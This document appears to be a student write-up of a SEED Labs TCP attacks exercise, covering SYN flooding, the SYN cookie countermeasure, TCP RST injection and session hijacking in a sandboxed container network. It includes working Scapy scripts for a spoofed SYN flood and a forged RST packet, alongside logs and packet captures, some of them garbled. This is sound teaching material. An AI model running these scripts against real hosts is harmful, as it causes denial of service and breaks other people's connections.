

## TCP Attacks

## Task-1 SYN Flooding Attack

```
[02/22/23]seed@VM:~/.../Labsetup$ dockps
2335727c2a33  victim-10.9.0.5
1c417efe9f95  seed-attacker
a0821f9aa3f2  user2-10.9.0.7
a7f4bc1a89c4  user1-10.9.0.6
[02/22/23]seed@VM:~/.../Labsetup$
```

```
[02/22/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@2335727c2a33:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
root@2335727c2a33:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:35173        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@2335727c2a33:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:35173        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:52770          ESTABLISHED
root@2335727c2a33:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
root@2335727c2a33:/# cd home
root@2335727c2a33:/home# cd seed
root@2335727c2a33:/home/seed# ls
root@2335727c2a33:/home/seed# touch victim
root@2335727c2a33:/home/seed# ls
victim
root@2335727c2a33:/home/seed# rm victim
```

## Task 1.1: Launching the Attack Using Python

```
[02/22/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@a7f4bcla89c4:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2335727c2a33 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
```

---

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@2335727c2a33:~$ ls
victim
seed@2335727c2a33:~$ l
-bash: l: command not found
seed@2335727c2a33:~$ ls
seed@2335727c2a33:~$ ls
victim
seed@2335727c2a33:~$ exit
logout
Connection closed by foreign host.
root@a7f4bcla89c4:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2335727c2a33 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

```

root@2335727c2a33:/home/seed# touch victim
root@2335727c2a33:/home/seed# ls
victim
root@2335727c2a33:/home/seed# rm victim
root@2335727c2a33:/home/seed# ls
root@2335727c2a33:/home/seed# touch victim
root@2335727c2a33:/home/seed# ls
victim
root@2335727c2a33:/home/seed# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@2335727c2a33:/home/seed# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@2335727c2a33:/home/seed# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@2335727c2a33:/home/seed# ip tcp_metrics show
10.9.0.6 age 1373.340sec source 10.9.0.5
root@2335727c2a33:/home/seed# netstat -tna | grep SYN_RECV | wc -l
61
root@2335727c2a33:/home/seed# netstat -tna | grep SYN_RECV | wc -l

```

```

net.ipv4.tcp_max_syn_backlog = 80
root@2335727c2a33:/home/seed# ip tcp_metrics show
10.9.0.6 age 1373.340sec source 10.9.0.5
root@2335727c2a33:/home/seed# netstat -tna | grep SYN_RECV | wc -l
61
root@2335727c2a33:/home/seed# netstat -tna | grep SYN_RECV | wc -l
61
root@2335727c2a33:/home/seed# ss -n state syn-recv sport = :23 | wc -l
1
root@2335727c2a33:/home/seed# ss -n state syn-recv sport = :23 | wc -l
58
root@2335727c2a33:/home/seed# ss -n state syn-recv sport = :23 | wc -l
62
root@2335727c2a33:/home/seed# ss -n state syn-recv sport = :23 | wc -l
62
root@2335727c2a33:/home/seed# ss -n state syn-recv sport = :23 | wc -l
62
root@2335727c2a33:/home/seed# ss -n state syn-recv sport = :23 | wc -l
62
root@2335727c2a33:/home/seed# netstat -tna | grep SYN_RECV | wc -l
61

```

```


root@VM:/volumes# ls
synflood.c  synflood.py
root@VM:/volumes# python3 synflood.py
^CTraceback (most recent call last):
  File "synflood.py", line 15, in <module>
    send(pkt, iface = 'br-03ee6b148c7e', verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line
send
    socket = socket or conf.L3socket(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", li
  1 __init__
    self.ins.bind((self.iface, type))
KeyboardInterrupt

```

```

root@VM:/volumes# python3 synflood.py
^CTraceback (most recent call last):
  File "synflood.py", line 15, in <module>
    send(pkt, iface = 'br-03ee6b148c7e', verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line
send
    socket.close()
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", li

```



```

synflood.py
~/Desktop/TCP Attack/Labsetup/volumes
Save

1#!/usr/bin/env python3
2
3from scapy.all import IP, TCP, send
4from ipaddress import IPv4Address
5from random import getrandbits
6
7ip = IP(dst="10.9.0.5") #victimadd
8tcp = TCP(dport=23, flags='S') #telnetport num
9pkt = ip/tcp
10
11while True:
12    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
13    pkt[TCP].sport = getrandbits(16) # source port
14    pkt[TCP].seq = getrandbits(32) # sequence number
15    send(pkt, iface = 'br-03ee6b148c7e', verbose = 0)

```

- \* Documentation: <https://help.ubuntu.com>
- \* Management: <https://landscape.canonical.com>
- \* Support: <https://ubuntu.com/advantage>

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Wed Feb 22 23:41:24 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2

seed@2335727c2a33:~\$ exit

logout

Connection closed by foreign host.

root@a7f4bcla89c4:/# telnet 10.9.0.5

Trying 10.9.0.5...

telnet: Unable to connect to remote host: Connection timed out

## Task 1.2: Launch the Attack Using C

```
[02/22/23] seed@VM:~/../volumes$ gedit synflood.py
```

```
[02/22/23] seed@VM:~/../volumes$ ls
```

```
synflood.c  synflood.py
```

```
[02/22/23] seed@VM:~/../volumes$ gcc synflood.c -o synflood
```

```
[02/22/23] seed@VM:~/../volumes$ ls
```

```
synflood  synflood.c  synflood.py
```

```
[02/22/23] seed@VM:~/../volumes$ █
```

```
root@VM:/volumes# ls
```

```
synflood  synflood.c  synflood.py
```

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

```
^C
```

```
root@2335727c2a33:/home/seed# netstat -tna | grep SYN_RECV | wc -l
```

```
61
```

```
root@2335727c2a33:/home/seed# netstat -tna | grep SYN_RECV | wc -l
```

```
61
```

```
root@2335727c2a33:/home/seed# netstat -nat
```

```
Active Internet connections (servers and established)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.11:35173	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	10.9.0.5:23	254.126.193.34:2158	SYN_RECV
tcp	0	0	10.9.0.5:23	128.31.249.35:62017	SYN_RECV
tcp	0	0	10.9.0.5:23	69.63.102.97:30390	SYN_RECV
tcp	0	0	10.9.0.5:23	215.30.211.72:11025	SYN_RECV
tcp	0	0	10.9.0.5:23	51.148.191.82:28818	SYN_RECV

```
* Management:      https://landscape.canonical.com
* Support:         https://ubuntu.com/advantage
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

```
Last login: Wed Feb 22 23:41:24 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pt
/2
```

```
seed@2335727c2a33:~$ exit
```

```
logout
```

```
Connection closed by foreign host.
```

```
root@a7f4bcla89c4:/# telnet 10.9.0.5
```

```
Trying 10.9.0.5...
```

```
telnet: Unable to connect to remote host: Connection timed out
```

```
root@a7f4bcla89c4:/# telnet 10.9.0.5
```

```
Trying 10.9.0.5...
```

```
self.ins.bind((self.iface, type))
```

```
KeyboardInterrupt
```

```
root@VM:/volumes# ls
```

```
synflood  synflood.c  synflood.py
```

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

```
^C
```

```
root@VM:/volumes# sysctl -w net.ipv4.tcp_syncookies=1
```

```
net.ipv4.tcp_syncookies = 1
```

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

```
^C
```

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

```
^C
```

Task 1.3: Enable the SYN Cookie Countermeasure

```
~
```

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

```
^C
```

```
root@VM:/volumes#
```



```

tcp      0      0 10.9.0.5:23 47.22.90.0:23333 SYN_RECV
root@2335727c2a33:/home/seed# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@2335727c2a33:/home/seed# netstat -tna | grep SYN_RECV | wc -l
128
root@2335727c2a33:/home/seed# netstat -tna | grep SYN_RECV | wc -l
128
root@2335727c2a33:/home/seed# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.11:35173        0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp      0      0 10.9.0.5:23            130.124.219.103:41126   SYN_RECV
tcp      0      0 10.9.0.5:23            93.146.63.72:46734     SYN_RECV
tcp      0      0 10.9.0.5:23            69.193.47.15:9281      SYN_RECV
tcp      0      0 10.9.0.5:23            59.33.66.98:50398      SYN_RECV
tcp      0      0 10.9.0.5:23            57.74.188.63:11171     SYN_RECV
tcp      0      0 10.9.0.5:23            63.51.188.30:3070     SYN_RECV
root@a7f4bcla89c4:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2335727c2a33 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 23 01:21:53 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@2335727c2a33:~$ exit
logout
Connection closed by foreign host.
root@a7f4bcla89c4:/#

```

## Task 2: TCP RST Attacks on telnet Connections

SEED Labs Capturing from br-03ee6b148c7e (host 10.9.0.5 and tcp port 23)

No.	Time	Source	Destination	Protocol	Length	Info
55	2023-02-22 21:0...	10.9.0.6	10.9.0.5	TCP	66	23 → 52880 [ACK] Seq=2...
56	2023-02-22 21:0...	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
57	2023-02-22 21:0...	10.9.0.6	10.9.0.5	TCP	66	23 → 52880 [ACK] Seq=2...
58	2023-02-22 21:0...	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
59	2023-02-22 21:0...	10.9.0.5	10.9.0.6	TCP	66	52880 → 23 [ACK] Seq=6...
60	2023-02-22 21:0...	10.9.0.6	10.9.0.5	TELNET	560	Telnet Data ...
61	2023-02-22 21:0...	10.9.0.5	10.9.0.6	TCP	66	52880 → 23 [ACK] Seq=6...
62	2023-02-22 21:0...	10.9.0.6	10.9.0.5	TELNET	87	Telnet Data ...
63	2023-02-22 21:0...	10.9.0.5	10.9.0.6	TCP	66	52880 → 23 [ACK] Seq=6...

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface br-03ee6b148c7e, id 0  
 Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)  
 Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5  
 Transmission Control Protocol, Src Port: 52880, Dst Port: 23, Seq: 632695191, Len: 0

0000 02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 10 B...B...E:  
 0010 00 3c bb 5d 40 00 06 0a f2 0a 09 00 06 0a 09 4-@-j...:  
 0020 00 05 ce 90 00 17 25 b6 29 f7 00 00 00 00 00 02 ...%...hd...:  
 0030 fa f0 14 4b 00 00 02 04 05 b4 04 02 08 0a 34 b2 ...K...4...P  
 0040 1d ea 09 00 00 00 01 03 03 07

TCP	66	52880	→ 23	[ACK]	Seq=6...
TELNET	560	Telnet Data ...			
TCP	66	52880	→ 23	[ACK]	Seq=6...
TELNET	87	Telnet Data ...			
TCP	66	52880	→ 23	[ACK]	Seq=6...

(592 bits) on interface br-03ee6b148c7e, id 0  
 .5  
 Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)  
 : 23, Seq: 632695191, Len: 0

B...B...E:  
 4-@-j...:  
 ...%...hd...:  
 ...K...4...P  
 ...

tcp	0	0	10.9.0.5:23	123.51.18.71:4214	SYN_RECV
tcp	0	0	10.9.0.5:23	71.190.155.63:29274	SYN_RECV
tcp	0	0	10.9.0.5:23	39.158.23.91:46972	SYN_RECV
tcp	0	0	10.9.0.5:23	47.22.90.0:23535	SYN_RECV
tcp	0	0	10.9.0.5:23	163.209.90.78:18197	SYN_RECV
tcp	0	0	10.9.0.5:23	8.7.251.71:3409	SYN_RECV

root@2335727c2a33:/home/seed# netstat -nat  
 Active Internet connections (servers and established)  
 Proto Recv-Q Send-Q Local Address Foreign Address State  
 tcp 0 0 127.0.0.11:35173 0.0.0.0:\* LISTEN  
 tcp 0 0 0.0.0.0:23 0.0.0.0:\* LISTEN  
 root@2335727c2a33:/home/seed# netstat -nat  
 Active Internet connections (servers and established)  
 Proto Recv-Q Send-Q Local Address Foreign Address State  
 tcp 0 0 127.0.0.11:35173 0.0.0.0:\* LISTEN  
 tcp 0 0 0.0.0.0:23 0.0.0.0:\* LISTEN  
 tcp 0 0 10.9.0.5:23 10.9.0.6:52880 ESTABLISHED  
 root@2335727c2a33:/home/seed#

67 2023-02-22 21:0... 10.9.0.6 10.9.0.5 TELNET 68 87 Telnet Data ...

67 2023-02-22 21:0... 10.9.0.6 10.9.0.5 TCP 66 52880 → 23 [ACK] Seq=6...

Frame 67: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-03ee6b148c7e, id 0  
 Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)  
 Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5  
 Transmission Control Protocol, Src Port: 52880, Dst Port: 23, Seq: 632695281, Ack: 2743363684, Len: 0  
 Source Port: 52880  
 Destination Port: 23  
 [Stream index: 0]  
 [TCP Segment Len: 0]  
 Sequence number: 632695281  
 [Next sequence number: 632695281]  
 Acknowledgment number: 2743363684  
 1000 .... = Header Length: 32 bytes (8)

0000 02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 10 B...B...E:  
 0010 00 34 bb bf 40 00 06 0a d8 0a 09 00 06 0a 09 4-@-j...:  
 0020 00 05 ce 90 00 17 25 b6 29 f1 a3 84 68 64 80 10 ...%...hd...:  
 0030 01 f5 14 43 00 00 01 01 08 0a 34 b5 8d a7 ad 50 ...C...4...P  
 0040 d6 19

```

Escape character is '^'.
Ubuntu 20.04.1 LTS
2335727c2a33 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-5

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.c
* Support:       https://ubuntu.com/advantage

This system has been minimized by removing packa
not required on a system that users do not log i

To restore this content, you can run the 'unmini
Last login: Thu Feb 23 01:35:44 UTC 2023 from us
/2
seed@2335727c2a33:~$ l

```

61	2023-02-22 21:0...	10.9.0.6	10.9.0.5	TCP	66	52880
62	2023-02-22 21:0...	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
63	2023-02-22 21:0...	10.9.0.6	10.9.0.5	TCP	66	52880
64	2023-02-22 21:0...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
65	2023-02-22 21:0...	10.9.0.6	10.9.0.5	TCP	66	23 →
66	2023-02-22 21:0...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
67	2023-02-22 21:0...	10.9.0.6	10.9.0.5	TCP	66	52880

Frame 67: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-03ee6b148c7e, id 0  
 Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)  
 Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5  
 Transmission Control Protocol, Src Port: 52880, Dst Port: 23, Seq: 632695281, Ack: 2743363684, Len: 0  
 Source Port: 52880  
 Destination Port: 23  
 [Stream index: 0]  
 [TCP Segment Len: 0]  
 Sequence number: 632695281  
 [Next sequence number: 632695281]  
 Acknowledgment number: 2743363684  
 1000 .... = Header Length: 32 bytes (8)

1000 02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 10 B...B...E:  
 0010 00 34 bb bf 40 00 06 0a d8 0a 09 00 06 0a 09 4-@-j...:  
 0020 00 05 ce 90 00 17 25 b6 29 f1 a3 84 68 64 80 10 ...%...hd...:  
 0030 01 f5 14 43 00 00 01 01 08 0a 34 b5 8d a7 ad 50 ...C...4...P  
 0040 d6 19

```

rst.py
~/Desktop/TCP Attack/Labsetup/volumes

rst.py
1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="10.9.0.6", dst="10.9.0.5") # random
5tcp = TCP(sport=52880, dport=23, flags="R", seq=632695281)
6pkt = ip/tcp
7ls(pkt)
8send(pkt, iface="br-03ee6b148c7e", verbose=0)

```



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
60	2023-02-22 21:08	10.9.0.5	10.9.0.6	TELNET	560	Telnet Data ...
61	2023-02-22 21:08	10.9.0.6	10.9.0.5	TCP	66	52880 -> 23 [ACK] Seq=6
62	2023-02-22 21:08	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
63	2023-02-22 21:08	10.9.0.6	10.9.0.5	TCP	66	52880 -> 23 [ACK] Seq=6
64	2023-02-22 21:08	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
65	2023-02-22 21:08	10.9.0.5	10.9.0.6	TCP	66	23 -> 52880 [ACK] Seq=2
66	2023-02-22 21:08	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
67	2023-02-22 21:08	10.9.0.6	10.9.0.5	TCP	66	52880 -> 23 [ACK] Seq=6
68	2023-02-22 21:11	10.9.0.6	10.9.0.5	TCP	54	52880 -> 23 [RST] Seq=6

Frame 67: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-03ee6b148c7e, id 0

Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)

Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5

Transmission Control Protocol, Src Port: 52880, Dst Port: 23, Seq: 632695281, Ack: 2743363684, Len: 0

Source Port: 52880

Destination Port: 23

Stream index: 0

[TCP Segment Len: 0]

Sequence number: 632695281

[Next sequence number: 632695281]

Acknowledgment number: 2743363684

1980 ..... = Header Length: 32 bytes (8)

0000 02 42 0a 09 00 06 02 42 0a 09 00 06 00 45 10 B...B.....E

0010 00 34 bb bf 48 09 48 06 6a d8 0a 09 00 06 0a 09 4..0.B.....

0020 00 05 ce 90 00 17 25 b6 29 f1 a3 04 68 64 00 10 ...%.....hd..

0030 01 f5 14 43 00 00 01 01 08 0a 3a b5 8d a7 ad 50 ...C.....-4...P

0040 06 19

seed@VM: ~/..labsetup

seed@VM: ~/..labsetup

seed@VM: ~/..labsetup

root@VM:/volumes# sysctl -w net.ipv4.tcp\_syncookies=1

net.ipv4.tcp\_syncookies = 1

root@VM:/volumes# ./synflood 10.9.0.5 23

^C

root@VM:/volumes# ./synflood 10.9.0.5 23

^C

root@VM:/volumes# ls

rst.py synflood synflood.c synflood.py

root@VM:/volumes# python3 rst.py

version : BitField (4 bits) = 4 (4)

ihl : BitField (4 bits) = None (None)

tos : XByteField = 0 (0)

len : ShortField = None (None)

id : ShortField = 1 (1)

flags : FlagsField (3 bits) = <Flag 0 (>) (<Flag 6

frag : BitField (13 bits) = 0 (0)

ttl : ByteField = 64 (64)

proto : ByteEnumField = 6 (0)

chksum : XShortField = None (None)

src : SourceIPField = '10.9.0.6' (None)

dst : DestIPField = '10.9.0.5' (None)

options : PacketListField = [] ([])

--

sport : ShortEnumField = 52880 (20)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.11:35173	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	10.9.0.5:23	10.9.0.6:52880	ESTABLISHED

```
root@2335727c2a33:/home/seed# netstat -nat
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.11:35173	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN

```
root@2335727c2a33:/home/seed#
```

02 42 0a 09 00 06 02 42 0a 09 00 06 00 45 10 B...B.....E

03 2023-02-22 21:08 10.9.0.6 10.9.0.5 TCP 66 52880 -> 23 [ACK] Seq=6

64 2023-02-22 21:08 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...

65 2023-02-22 21:08 10.9.0.5 10.9.0.6 TCP 66 23 -> 52880 [ACK] Seq=2

66 2023-02-22 21:08 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...

67 2023-02-22 21:08 10.9.0.6 10.9.0.5 TCP 66 52880 -> 23 [ACK] Seq=6

68 2023-02-22 21:11 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...

69 2023-02-22 21:12 10.9.0.6 10.9.0.5 TCP 54 23 -> 52880 [RST] Seq=6

70 2023-02-22 21:12 10.9.0.5 10.9.0.6 TCP 64 23 -> 52880 [RST] Seq=6

Frame 67: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-03ee6b148c7e, id 0

Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)

Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5

Transmission Control Protocol, Src Port: 52880, Dst Port: 23, Seq: 632695281, Ack: 2743363684, Len: 0

Source Port: 52880

Destination Port: 23

Stream index: 0

[TCP Segment Len: 0]

Sequence number: 632695281

[Next sequence number: 632695281]

Acknowledgment number: 2743363684

1980 ..... = Header Length: 32 bytes (8)

0000 02 42 0a 09 00 06 02 42 0a 09 00 06 00 45 10 B...B.....E

0010 00 34 bb bf 48 09 48 06 6a d8 0a 09 00 06 0a 09 4..0.B.....

0020 00 05 ce 90 00 17 25 b6 29 f1 a3 04 68 64 00 10 ...%.....hd..

0030 01 f5 14 43 00 00 01 01 08 0a 3a b5 8d a7 ad 50 ...C.....-4...P

0040 06 19

lconnected to 10.9.0.5.

Escape character is '^'.

Ubuntu 20.04.1 LTS

2335727c2a33 login: seed

Password:

Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86\_64)

\* Documentation: <https://help.ubuntu.com>

\* Management: <https://landscape.canonical.com>

\* Support: <https://ubuntu.com/advantage>

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Thu Feb 23 01:35:44 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pt /2

seed@2335727c2a33:~\$ lConnection closed by foreign host.

### Task 3: TCP Session Hijacking

```
root@2335727c2a33:/home/seed# netstat -nat
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.11:35173	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN

```
root@2335727c2a33:/home/seed# netstat -nat
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.11:35173	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	10.9.0.5:23	10.9.0.6:52990	ESTABLISHED

```
root@2335727c2a33:/home/seed#
```

```

seed@2335727c2a33:~$ ls
seed@2335727c2a33:~$ cat > hijack
This is hijacking
seed@2335727c2a33:~$ cat hijack
This is hijacking
seed@2335727c2a33:~$ cat
hi
hi
hi
hi
akjsnd
akjsnd
seed@2335727c2a33:~$ cat hijack
This is hijacking
seed@2335727c2a33:~$

```

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-02-23 01:3...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
2	2023-02-23 01:3...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
3	2023-02-23 01:3...	10.9.0.6	10.9.0.5	TCP	66	53014 → 23 [ACK] Seq=166083
4	2023-02-23 01:3...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
5	2023-02-23 01:3...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
6	2023-02-23 01:3...	10.9.0.6	10.9.0.5	TCP	66	53014 → 23 [ACK] Seq=166083
7	2023-02-23 01:3...	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
8	2023-02-23 01:3...	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
9	2023-02-23 01:3...	10.9.0.6	10.9.0.5	TCP	66	53014 → 23 [ACK] Seq=166083
10	2023-02-23 01:3...	10.9.0.5	10.9.0.6	TELNET	95	Telnet Data ...
11	2023-02-23 01:3...	10.9.0.6	10.9.0.5	TCP	66	53014 → 23 [ACK] Seq=166083
12	2023-02-23 01:3...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
13	2023-02-23 01:3...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...

Transmission Control Protocol, Src Port: 53014, Dst Port: 23, Seq: 1660832229, Ack: 3229692490, Len: 0 Source Port: 53014 Destination Port: 23 [Stream index: 0] [TCP Segment Len: 0] Sequence number: 1660832229 [Next sequence number: 1660832229] Acknowledgment number: 3229692490 1000 .... = Header Length: 32 bytes (8) Flags: 0x010 (ACK) Window size value: 501 [Calculated window size: 501] [Window size scaling factor: -1 (unknown)] Checksum: 0x1443 [unverified] [Checksum Status: Unverified]
---

0000	02 42 0a 09 00 05 02 42	0a 09 00 06 08 00 45 10	.B.....B.....E.
0010	00 34 37 bb 40 00 40 06	ee dc 0a 09 00 06 0a 09	.47.@.@@.....
0020	00 05 cf 16 00 17 62 fe	49 e5 c0 81 32 4a 80 10	.....b. I...2J..
